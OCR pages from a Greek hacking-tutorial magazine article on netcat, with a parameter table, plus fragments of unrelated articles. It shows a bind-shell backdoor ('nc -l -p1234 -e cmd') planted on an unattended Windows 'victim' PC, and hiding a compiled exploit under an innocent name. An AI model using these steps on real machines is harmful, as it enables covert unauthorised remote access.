
ΠΑΡΑΜΕΤΡΟΣ	ΠΕΡΙΓΡΑΦΗ
-d	Αποδέσμευση του netcat από την κονσόλα στα Windows.
-e program	Εκτελεί ένα πρόγραμμα. Προσοχή: Μπορεί να αποτελέσει κερκόπορτα για κάποιον που σας επιτίθεται (η συγκεκριμένη δυνατότητα ενεργοποιείται όταν το netcat μεταγλωττιστεί με το flag DGAPING_SECURITY_HOLE).
-i secs	Θέτει χρονοκαθυστέρηση σε δευτερόλεπτα όταν στέλνει δεδομένα ανά γραμμή.
-g	
-G num	Καθορισμός εκκίνησης του κόμβου για το routing path σε καταστάσεις trace routing.
-l	Θέτει το netcat σε κατάσταση αναμονής για να δεχτεί μια εξωτερική σύνδεση.
-L	Επανεκκίνηση του netcat με τις ίδιες παραμέτρους που κλήθηκε την πρώτη φορά.
-n	Δηλώνει στο netcat να δέχεται μόνο αριθμητικές διευθύνσεις IP.
-o file	Δηλώνεται το όνομα του αρχείου που θα διαβαστεί ή θα γραφτεί από το netcat.
-p port	Ο αριθμός της τοπικής θύρας που θα διαβαστεί.
-r	Σάρωμα των θυρών του συστήματος με τυχαία σειρά.
-s addr	Δηλώνεται η διεύθυνση-πηγή του δικτύου.
-t	Επιτρέπει στο netcat να επικοινωνεί με το telnet.
-u	Ορίζει το πρωτόκολλο επικοινωνίας (UDP ή TCP).
-v	Καθορίζει αν θα εμφανίζονται πληροφορίες (καθώς και πόσες) στην οθόνη. Τη μέγιστη λεπτομέρεια πληροφοριών θα έχουμε αν δώσουμε -v -v.
-w secs	Ορίζει το χρόνο που θα προσπαθεί το netcat να πραγματοποιήσει μια σύνδεση.
-z	Γρήγορο σάρωμα για ανοιχτές θύρες σ' έναν υπολογιστή.

Πίνακας παραμέτρων του Netcat.

μεταγλώττιση του exploit, δίνοντας στον server την εντολή

```
cc myxploit.c —o myxploit
```

Φυσικά, μετά τη μεταγλώττιση σβήνουμε το myxploit.c από το δίσκο και μετονομάζουμε το εκτελέσιμο myxploit σε κάτι πιο... αθώο, όπως, π.χ., lbin.



Εικόνα 3: Και ναι... το Command Prompt ενός απομακρυσμένου μηχανήματος Vista, μέσα από το Linux!

Μπορούμε να το μεταφέρουμε και στον κατάλογο κάτω από /bin ώστε να βρίσκεται στο PATH των εκτελέσιμων.
Μέχρι τώρα έχουμε παρουσιάσει μια επίθεση σ' έναν Linux server, με βασικό εργαλείο το netcat. Όπως είδατε, δεν έχει ιδιαίτερη σημασία το λειτουργικό σύστημα. Εφόσον υπάρχει το netcat εγκατεστημένο και στα δύο boxes, η δουλειά γίνεται σχετικά εύκολα.

ΑΛΛΑΓΗ ΡΟΛΩΝ

Ας αντιστρέψουμε τώρα τους ρόλους: Θα επιτεθούμε σ' ένα Vista box από ένα Linux box. Μάλιστα, θα το κάνουμε σ' ένα PC-θύμα του εσωτερικού μας δικτύου... Να σημειώσουμε ότι το PC-θύμα είναι αυτό που

στην προηγούμενη επίθεση ήταν ο επιτιθέμενος! Έτσι είναι η ζωή: Θύμα και θύτης εναλλάσσονται συχνά ;-) Το δύσκολο εδώ είναι ότι πρέπει με κάποιον τρόπο να εγκαταστήσουμε το netcat στο μηχάνημα με τα Vista (το netcat δεν είναι εξ ορισμού εγκατεστημένο σε αυτά). Αυτό θα μπορούσαμε να το κάνουμε κάποια στιγμή που το PC θα είναι unattended. Από τη στιγμή που θα το εγκαταστήσουμε —και μέσα από ένα command prompt—, τρέχουμε το εξής:

```
nc -l -p1234 -e cmd
```

Όπως βλέπετε, εδώ συνδεόμαστε σε listening mode με τη θύρα 1234 και καλούμε το command prompt των Vista για να το «δώσουμε» σε όποιον χτυπήσει τη συγκεκριμένη θύρα. Πιθανόν να αγχωθεί λίγο το firewall των Vista και ν' αρχίσει να μας ρωτάει αν θα επιτρέψουμε να εκτελεστεί η ενέργεια κ.λπ. Εμείς θα απαντήσουμε απλά... Yes! Α, μιας και είμαστε εδώ, ας δούμε και το IP του μηχανήματος. Πάμε στο command line πάλι και δίνουμε την εντολή ipconfig. Το αποτέλεσμα φαίνεται στην εικόνα 2.

Ακολούθως πάμε στο μηχάνημα με το Linux και πληκτρολογούμε

```
nc 192.168.1.65 1234
```

Το 192.168.1.65 είναι η εσωτερική IP του θύματος και το 1234 είναι η θύρα από την οποία «αφουγκράζεται» το netcat, στα Vista. Το αποτέλεσμα είναι να πάρουμε ένα Command Prompt στο Linux, όπως φαίνεται στην εικόνα 3.

ΣΥΜΠΕΡΑΣΜΑ


Είδαμε μερικά από τα χαρακτηριστικά του ελβετικού σουγιά των απανταχού χάκερ, του netcat. Η σχετική ευκολία στη χρήση και η ανεξαρτησία του από το λειτουργικό σύστημα το κάνουν ένα πάρα πολύ χρήσιμο εργαλείο με σχεδόν άπειρες εφαρμογές και χρήσεις. Δεν είναι περίεργο που τα τελευταία χρόνια βρίσκεται συνεχώς μέσα στο top 10 των εργαλείων που χρησιμοποιούν οι περισσότεροι δοκιμαστές αδυναμιών συστημάτων (tinyurl.com/h3tlh). Το netcat μαζί με άλλα all time classic εργαλεία (nmap, metasploit, nessus, John the ripper, nikto, wireshark κ.ά.) πρέπει να τα γνωρίζει κάθε επίδοξος χάκερ. Επίσης, λόγω της χρησιμότητας αλλά και της δημοτικότητάς τους, θα αποτελέσουν αναπόσπαστο κομμάτι της λίστας των επόμενων άρθρων μας. Ναι. Μείνετε συντονισμένοι — ακόμα δεν είδατε τίποτα ;-)

Thiseas

Η μετατροπή ταινιών DVD σε φορμά MKV/H.264 σας συμφέρει και ο καλύτερος τρόπος για να την πετύχετε είναι από τη... γραμμή εντολής! Γυρίστε στη σελίδα 42.

δεν σε ξέρω;


Ίσως το πιο αδύνατο σημείο των σημερινών δικτύων P2P είναι η απουσία ανωνυμίας την οποία εκμεταλλεύονται οι υπέρμαχοι της λογοκρισίας και του ελέγχου, που δεν χάνουν ευκαιρία να ταυτίζουν τα δίκτυα P2P με χώρους διάπραξης παρανομιών. Προφανώς και η διακίνηση αρχείων που προστατεύονται από πνευματικά δικαιώματα είναι παράνομη, αλλά αυτό σε καμία περίπτωση δεν μπορεί να επισύρει τον αυθαίρετο έλεγχο, τη λογοκρισία και την άρση του privacy...


δεν με ξέρεις...
Enter

